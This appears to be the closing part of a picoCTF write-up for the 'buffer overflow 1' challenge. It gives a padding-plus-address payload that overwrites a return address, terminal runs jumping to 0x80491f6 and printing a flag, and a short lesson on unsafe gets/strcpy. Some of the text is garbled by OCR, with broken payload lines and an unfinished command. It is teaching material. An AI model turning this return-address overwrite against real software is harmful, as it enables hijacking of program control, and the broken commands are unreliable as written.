
"A"*(32+4+4+4) + "\xf6\x91\x04\x08"

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A

This removes the \xf6. Let's replace the ö with \xf6.

```
┌──(kali㉿kali)-[~]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08')"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆
```

This strange character tells us that we may be suspicious of something for which we will look deeper.



This tells us that the localization is not moved so it is an opportunity to execute the following command:

python3 -c "import sys; sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA

```
┌──(kali㉿kali)-[~/spti]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08')" | ./vuln
Please enter your string:
Okay, time to return... Fingers Crossed... Jumping to 0x80491f6
Please create 'flag.txt' in this directory with your own debugging flag.

┌──(kali㉿kali)-[~/spti]
└─$
```

Now we will have to execute that command that will return the next flag

picoCTF{addr3ss3s_ar3_3asy_ad2f467b}

Conclusion

In conclusion, the resolution of the *buffer overflow 0* and *1* challenges allowed for a practical understanding of how poor memory management, particularly in the use of insecure functions such as gets and strcpy, can lead to critical vulnerabilities. Through detailed analysis and intentional manipulation of the execution flow, it was evident how it is possible to exploit these flaws to access sensitive information, such as a ***flag***, or even execute arbitrary code on more complex systems. This exercise reinforces the importance of applying good programming practices and the use of secure functions to mitigate this type of attack.